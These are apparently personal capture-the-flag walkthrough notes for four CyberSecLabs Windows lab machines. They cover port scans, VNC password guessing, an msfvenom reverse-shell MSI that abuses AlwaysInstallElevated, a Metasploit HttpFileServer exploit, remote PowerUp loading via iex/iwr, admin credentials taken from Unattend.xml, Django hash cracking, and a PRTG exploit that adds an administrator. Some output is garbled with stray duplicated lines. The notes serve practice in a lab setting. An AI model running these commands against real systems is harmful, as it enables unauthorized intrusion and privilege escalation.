```
PS C:\Program Files\Hijack\Libraries>
PS C:\Program Files\Hijack\Libraries> cmd /c
[SC] ControlService FAILED 1062:
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : us-east-2.compute.internal
Link-local IPv6 Address . . . . . : fe80::5451:d041:fecf:b2c3%4
IPv4 Address. . . . . : 172.31.1.27
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.31.0.1
```

```
PS C:\Program Files\Hijack\Libraries> cmd /c
[SC] StartService FAILED 1053:
```

```
The service did not respond to the start or control request in a timely fashion.
```

```
PS C:\Program Files\Hijack\Libraries>
```

```
C:\Windows\system32>
```

## Glass

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5800/tcp	open	vnc-http	syn-ack
5900/tcp	open	vnc	syn-ack
5985/tcp	open	wsman	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
49671/tcp	open	172 unknown	syn-ack

5800 AND 5900

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ nmap -p 5800,5900 -sC -sV 172.31.1.25
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 17:24 EST
Nmap scan report for 172.31.1.25
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
5800/tcp  open  vnc-http TightVNC (user: glass; VNC TCP port: 5900)
|_http-title: TightVNC desktop [glass]
5900/tcp  open  vnc      VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|     STDV VNCAUTH_ (2)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```

NOTICING THAT VNC IS OPEN WE TRY A COUPLE OF DIFFERNET PASSWORS AGAINST IT, A LOT OF TIME VNC DOES NOT HAVE A PASSWORD, HOWEVER FOR THIS ONE THE PASSWORD WAS password

```
[port: 5900] (kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└$ vncviewer 172.31.1.25
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "glass"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



LOOKS LIKE WE HAVE ALWAYS INSTALL ELEVATED ON THE MACHINE

```
PS C:\Users\andrew> iex (iwr -UseBasicParsing http://10.10.0.16/PowerUp.ps1)

ModifiablePath      : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
IdentityReference   : GLASS\andrew
Permissions         : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%              : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Name                : C:\Users\andrew\AppData\Local\Microsoft\WindowsApps
Check               : %PATH% .dll Hijacks
AbuseFunction       : Write-HijackDll -DllPath 'C:\Users\andrew\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check               : AlwaysInstallElevated Registry Key
AbuseFunction       : Write-UserAddMSI

DefaultDomainName   : GLASS
DefaultUserName     : andrew
DefaultPassword     :
AltDefaultDomainName:
AltDefaultUserName  :
AltDefaultPassword  :
Check               : Registry Autologons
```

WE TRY THE POWERUP VERSION FIRST, HOWEVER THE PROPER .NET FRAMEWORK IS NOT INSTALLED SO WE WILL RESORT TO MSFVENOM

```
● Sweet Potato
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass] [~/Desktop/HTB/Love]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=8080 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
└─$ python3 -m http.server 80
└─$
```

```
PS C:\Users\andrew> wget -UseBasicParsing http://10.10.0.16/shell.msi -OutFile shell.msi
PS C:\Users\andrew> msieexec.exe /quiet /qn /i C:\Users\andrew\shell.msi
PS C:\Users\andrew>
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass] [~/Desktop/HTB/Love]
└─$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.25] 49718
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

## ***Unattended***

NMAP

PORT	STATE	SERVICE	REASON	Windows	Pie
80/tcp	open	http	syn-ack		
135/tcp	open	msrpc	syn-ack		NMAP
139/tcp	open	netbios-ssn	syn-ack		
445/tcp	open	microsoft-ds	syn-ack		
3389/tcp	open	ms-wbt-server	syn-ack		
5985/tcp	open	wsman	syn-ack		
47001/tcp	open	winrm	syn-ack		
49664/tcp	open	unknown	syn-ack		
49665/tcp	open	unknown	syn-ack		
49666/tcp	open	unknown	syn-ack		
49667/tcp	open	unknown	syn-ack		
49669/tcp	open	unknown	syn-ack		
49672/tcp	open	unknown	syn-ack		
49679/tcp	open	unknown	syn-ack		

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds

← → C ⌂🔒 ✗ 172.31.1.24Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Ex

User

Login

Folder

Home

0 folders, 0 files, 0 bytes

Search

go

Select

All Invert Mask

0 items selected

Actions

Archive Get list

Server information

HttpFileServer 2.3  
Server time: 1/18/2023 2:42:50 AM  
Server uptime: 00:07:42

## No files in this folder

WE SEE THAT IS IT IS HTTPFILESERVER 2.3 I AM PRETTY SURE I HAVE EXPLOITED THIS BEFORE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search rejectto
Matching Modules
=====
#  Name
-  ---
0  exploit/windows/http/rejectto_hfs_exec  Disclosure Date Rank Check Description
-----  -----
0  exploit/windows/http/rejectto_hfs_exec  2014-09-11  Level 2.3  excellent Yes  Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejectto_hfs_exec
msf6 > 
```

```
msf6 exploit(windows/http/rejectto_hfs_exec) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(windows/http/rejectto_hfs_exec) > set rhosts 172.31.1.24
rhosts => 172.31.1.24
msf6 exploit(windows/http/rejectto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Using URL: http://10.10.0.16:8080/XJHqqdZ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /XJHqqdZ
[*] Sending stage (175686 bytes) to 172.31.1.24
[!] Tried to delete %TEMP%\yFwFsH.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.24:49723) at 2023-01-17 21:52:34 -0500
[*] Server stopped.

meterpreter > 
```

WE TYPE IN SHELL AND GET A CMD PROMPT

DOING A SYSTEMINFO TO SEE WHAT WE ARE WORKING WITH

```
C:\Users\pink>systeminfo
systeminfo
Host Name: UNATTENDED
OS Name: Microsoft Windows Server 2019 Datacenter
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00430-00000-00000-AA977
Original Install Date: 7/12/2020, 5:51:24 AM
System Boot Time: 1/18/2023, 2:33:27 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
```

## MOVING OVER INTO POWERSHELL AND LOADING POWERUP WITH INVOKE-ALLCHECKS

```
C:\Users\pink>powershell
powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pink>
PS C:\Users\pink> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

```
ModifiablePath : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
IdentityReference : UNATTENDED\pink
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH% : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
Name : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
Check : %PATH% .dll Hijacks
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\pink\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files
```

LOOKS LIKE WE HAVE SOME UNATTENDED INSTALL FILES

USING THE COMMAND type C:\Windows\Panther\Unattend.xml WE CAN SEE THE FOLLOWING

```

<component name="Microsoft-Windows-DNS-Client" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" xmlns="http://www.w3.org/2001/XMLSchema-instance">
    <Interfaces>
        <Interface wcm:action="add">
            <DNSServerSearchOrder>
                <IpAddress wcm:action="add" wcm:keyValue="1">8.8.8.8</IpAddress>
            </DNSServerSearchOrder>
            <Identifier>Ethernet</Identifier>
        </Interface>
    </Interfaces>
</component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" xmlns="http://www.w3.org/2001/XMLSchema-instance">
    <OOBE>
        <HideEULAPage>true</HideEULAPage>
        <HideOEMRegistrationScreen>true</HideOEMRegistrationScreen>
        <HideOnlineAccountScreens>true</HideOnlineAccountScreens>
        <HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
        <SkipUserOOBE>true</SkipUserOOBE>
        <SkipMachineOOBE>true</SkipMachineOOBE>
    </OOBE>
    <UserAccounts>
        <AdministratorPassword>
            <Value>cnt4weRAbtXMTSVV</Value>
            <PlainText>true</PlainText>
        </AdministratorPassword>
    </UserAccounts>
    <RegisteredOrganization>3rganisation Name</RegisteredOrganization>
    <RegisteredOwner>User Name</RegisteredOwner>

```

LETS USE EVIL-WINRM AND SEE IF WE CAN GET AN ADMINISTRATOR SHELL

```

[~(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
$ evil-winrm -u administrator -p cnt4weRAbtXMTSVV -i 172.31.1.24

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quote this machine

Data: For more information, check Evil-WinRM Github: https://github.com/eviltux/Evil-WinRM

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
unattended\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

AWESOME WE ARE IN

# **Monitor**

NMAP

CyberSecLabs	Windows		
PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49675/tcp	open	unknown	syn-ack
49677/tcp	open	unknown	syn-ack

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ nmap -p 80 -sC -sV 172.31.1.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 22:03 EST
Nmap scan report for 172.31.1.21
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Indy httpd 18.1.38.11958 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.38.11958
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor
|_Requested resource was /index.htm
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

WE SEE THAT THERE IS PRTG, LETS LOOK MORE INTO THAT

Exploit Title	Path
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution	windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS	windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)	windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting	java/webapps/34108.txt
Shellcodes: No Results	

THAT MAY BE THE CLOSEST WE HAVE BUT LETS LOOK AT THE SITE FIRST

WHEN I FIRST SAW THE SITE I TRIED DEFAULT USERNAME AND PASSWORD WHICH IS PRTGADMIN:PRTGADMIN THAT DID NOT WORK

THEN I SEARCHED FOR EXPLOITS AND FOUND THE FOLLOWING

<https://github.com/ch-rigu/CVE-2020-11547--PRTG-Network-Monitor-Information-Disclosure>

The screenshot shows a GitHub repository page for a exploit titled "PRTG-Network-Monitor-Information-Disclosure - CVE-2020-11547". The repository has 3 commits, 2 stars, 1 watching, and 0 forks. It includes sections for Readme, Releases, and Packages.

**README.md**

**PRTG-Network-Monitor-Information-Disclosure - CVE-2020-11547**

Remote unauthenticated user can craft an HTTP request in /public/login.htm or /index.htm by providing the 'type' parameter.

Example: <http://127.0.0.1/public/login.htm?type=probes>

replace probes by any of the following to get different info

- version
- cpuload
- dnsname
- serverhttpurl
- windowsversion
- systemid
- treestat
- memory
- requests
- screenshot
- lastsync
- probes
- warnings

**No description, website, or topics provided.**

**Readme**

**2 stars**

**1 watching**


**0 forks**

**Releases**

No releases published

**Packages**

No packages published



THAT SEEMS TO WORK

WE ONLY SEEM TO GET SO MUCH INFORMATION FROM HERE, LETS CHECK OUT SMB

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ smbclient -L "\\\\172.31.1.21\\"
Password for [WORKGROUP\\kali]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
WebBackups	Disk	

```
SMB1 disabled -- no workgroup available
```

WE HAVE A WEBBACKUPS THAT MAY HAVE A PASSWORD IN IT, ALLOWING US TO FINALLY GET SOME RCE

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ smbclient "\\\\172.31.1.21\\\\WebBackups"
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
.
.
.
dev06.zip
D 0 Wed Jul 8 21:19:49 2020
D 0 Wed Jul 8 21:19:49 2020
A 16919 Wed Jul 8 21:19:50 2020

7863807 blocks of size 4096. 3788132 blocks available
smb: \> █
```

LETS DO A GET AND THEN UNZIP IT

```
smb: \> get dev06.zip
getting file \dev06.zip of size 16919 as dev06.zip
smb: \> exit
[kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ unzip dev06.zip
Archive: dev06.zip
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor/dev06]
$ sqlitebrowser db.sqlite3
```

NOW IT IS GOING TO GET A LITTLE CONFUSING, WE FIND A PASSWORD FOR DJANGO, HOWEVER, WHEN WE LOOKED UP DEFAULT LOGIN EARLIER WE FOUND IT WAS PRTGADMIN. WE NEED TO USE THE DJANGO PASSWORD WITH PRTGADMIN USERNAME AND NOT DJANGO AS THE USERNAME

Database Structure			Browse Data	Edit Pragmas	Execute SQL
Table: app_mainuser					
id	username	password			
...	Filter	Filter			
1	django	Se7vmMqP0al			

## AND WE GOT IN

The screenshot shows the PRTG Network Monitor interface. At the top, there's a navigation bar with links like Home, Devices, Libraries, Sensors, Alarms, Maps, Reports, Logs, Tickets, and Setup. Below the navigation bar, the title "Welcome PRTG System Administrator!" is displayed. On the left, there's a legend for sensor status: Down (red), Down (Acknowledged) (pink), Warning (yellow), Up (green), Paused (blue), Unusual (orange), and Unknown (grey). Below the legend are two sections: "All Sensors" and "Current Alarms". The "All Sensors" section shows 3 Down, 0 Down (Acknowledged), 1 Warning, 12 Up, 1 Paused, 0 Unusual, and 1 Unknown. The "Current Alarms" section shows 3 Down, 0 Down (Acknowledged), 1 Warning, and 0 Unusual. A "View All Alarms" button is located in the "Current Alarms" section.

BEFORE MOVING ON WHEN I WAS LOOKING AT THE DATABASE I DID RUN HASHCAT ON A HAS THAT I FOUND AT FIRST WHEN NOT UTILZING SQLITEBROWSER AND JUST REGULAR SQLITE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor/dev06]
$ sqlite3 db.sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
```

```
sqlite> .database
main: /home/kali/Desktop/CyberSecLabs/Monitor/dev06/db.sqlite3 r/w
sqlite> .tables
app_mainuser          auth_user_user_permissions
auth_group            django_admin_log
auth_group_permissions django_content_type
auth_permission       django_migrations
auth_user              django_session
auth_user_groups
sqlite> select * from auth_user
```

```
1|pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2FJVprunYodxwEbchAKOkF1PKfuI=|2020-07-08 20:12:26.376484|1|admin||admin@monitor.cs|1|1|2020-07-08 20:12:10.115684|
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$ hashcat -m 10000 hash.txt --wordlist /usr/share/wordlists/rockyou.txt -O -w 3
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-AMD Ryzen 5 5600X 6-Core Processor, 2918/5900 MB (1024 MB allocatable), 2MCU
```

```
pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2FJVprunYodxwEbchAKOkF1PKfuI=:admin
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 10000 (Django (PBKDF2-SHA256))
Hash.Target...: pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJ0FWV2F...PKfuI=
Time.Started...: Tue Jan 17 22:24:46 2023 (3 mins, 55 secs)
Time.Estimated.: Tue Jan 17 22:28:41 2023 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 87 H/s (81.77ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%) BEFORE MOVING ON WHEN I WAS LOOKING AT THE
Rejected.....: 0/20480 (0.00%)
Restore.Point...: 19456/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:149504-149999
Candidate.Engine.: Device Generator
Candidates.#1...: leonardo1 -> michelle4
Hardware.Mon.#1.: Util: 98%

Started: Tue Jan 17 22:24:45 2023
Stopped: Tue Jan 17 22:28:43 2023

(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
$
```

```
sqlite> .database
main: /home/kali/Desktop/CyberSecLa
sqlite> .tables
app_mainuser
auth_us
```

NOW WE ALREADY TRIED THAT SO WE KNOW THAT IS NOT THE PASSWORD, BUT IT IS ANOTHER FINDING

SINCE WE GOT IN ABOVE WITH A USERNAME AND PASSWORD WE CAN NOW TRY THE RCE

FIRST I WANTED TO TRY AND CREATE A NEW USER JUST FOR FUN (AN ANOTHER FINDING)

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor] $ bash 46527.sh -u http://172.31.1.21 -c "_ga=GA1.1.1775177863.1674011149; _gid=GA1.1.2062585365.1674011149; OCTOPUS1813811958=ezg3NDZGNUM4LTQ1MEtNEMzRS1BMTBDLUuyMjU40DMyQ0FGQ30%3D; _gat=1"
[+] #####
[+] [*] Authenticated PRTG network Monitor remote code execution      [*]
[+] [*] Exploit: https://github.com/W4LV0/paessler-prtg-exploit          [*]
[+] [*] Author: https://github.com/W4LV0    lorn3m4lyo@protonmail.com      [*]
[+] [*] Vendor Homepage: https://www.paessler.com/prtg                      [*]
[+] [*] Version: 18.2.38                                                 [*]
[+] [*] CVE: CVE-2018-9276                                              [*]
[+] [*] Reference: https://www.codewatch.org/blog/?p=453                  [*]
[+] #####
[+] [*] EXPLOITATION NOW WE ALREADY TRIED THAT SO WE KNOW THAT IS NOT THE PASSWORD, BUT IT IS ANOTHER FINDING
# login to the app, default creds are prtgadmin/prtgadmin. once authenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!' DWE CAN NOW TRY THE RCE
[+] #####
[+] [*] EXPLOITATION A NEW USER JUST FOR FUN (AN ANOTHER FINDING)
[+] [*] file created
[+] [*] sending notification wait....
[+] [*] adding a new user 'pentest' with password 'P3nT3st'
[+] [*] sending notification wait....
[+] [*] adding a user pentest to the administrators group
[+] [*] sending notification wait....
[+] [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
```

WORKED GREAT, NOW LETS DO SOME RCE TO GET A SHELL

<https://github.com/A1vinSmith/CVE-2018-9276>

```
[(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]]$ python exploit.py -i 172.31.1.21 -p 80 --lhost 10.10.0.16 --lport 8080 --user pentest --password 'P3nT3st!'  
[+] [PRTG/18.1.38.11958] is Vulnerable!  
  
[*] Exploiting [172.31.1.21:80] as [pentest/P3nT3st!]Traceback (most recent call last):  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 287, in <module>  
    initialise(fileLocation)  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 238, in initialise  
    objid = createFile(fileLocation)  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 152, in createFile  
    session = get_session()  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 144, in get_session  
    raise ValueError('Session not obtained. Check your username/password and try again!')  
ValueError: Session not obtained. Check your username/password and try again!  
  
During handling of the above exception, another exception occurred:  
  
Traceback (most recent call last):  
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 314, in <module>  
    for errors in err:  
TypeError: 'ValueError' object is not iterable
```

SEEMS TO BE HAVING A PROBLEM LOGGIN IN, THAT IS OK THOUGH BECAUSE WE ACTUALLY MADE A REAL USER ON THE MACHINE, NOT JUST ON THE WEB SITE. SO WE CAN RDP INTO THE MACHINE WITH THE `pentest:P3nt3st!` ACCOUNT

```
PS C:\Users\pentest> whoami
monitor\pentest
PS C:\Users\pentest> whoami /all

USER INFORMATION
-----
User Name      SID
=====
monitor\pentest S-1-5-21-168064086-4074502357-3767158157-1009

GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Group used for deny only
BUILTIN\Users       Alias     S-1-5-32-545 Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators Alias     S-1-5-32-544 Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by
default, Enabled group
LOCAL              Well-known group S-1-2-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by
default, Enabled group
Mandatory Label\Medium Mandatory Level Label      S-1-16-8192

PRIVILEGES INFORMATION
```

WHEN WE FIRST TRY TO GET INTO THE ADMINISTRATORS DESKTOP WE WILL GET DENIED, OPEN AN ADMINISTRATOR POWERSHELL AND WE GET IN JUST FINE AND CAN READ SYSTEM.TXT

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\Administrator\Desktop\
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -                --        -
-a---    7/9/2020  1:21 AM            32  system.txt

PS C:\Users\Administrator\Desktop>
```

# Imposter

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
1025/tcp	open	NFS-or-IIS	syn-ack
1026/tcp	open	LSA-or-nterm	syn-ack
1027/tcp	open	IIS	syn-ack
1028/tcp	open	unknown	syn-ack
1035/tcp	open	multidropper	syn-ack
5985/tcp	open	wsman	syn-ack
8080/tcp	open	http-proxy	syn-ack
47001/tcp	open	winrm	syn-ack

HTTP

172.31.1.20:8080/admin\_login.html?lang=english

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks ar

WING FTP SERVER Administrator

Account:  Remember me

Password:

Language: English

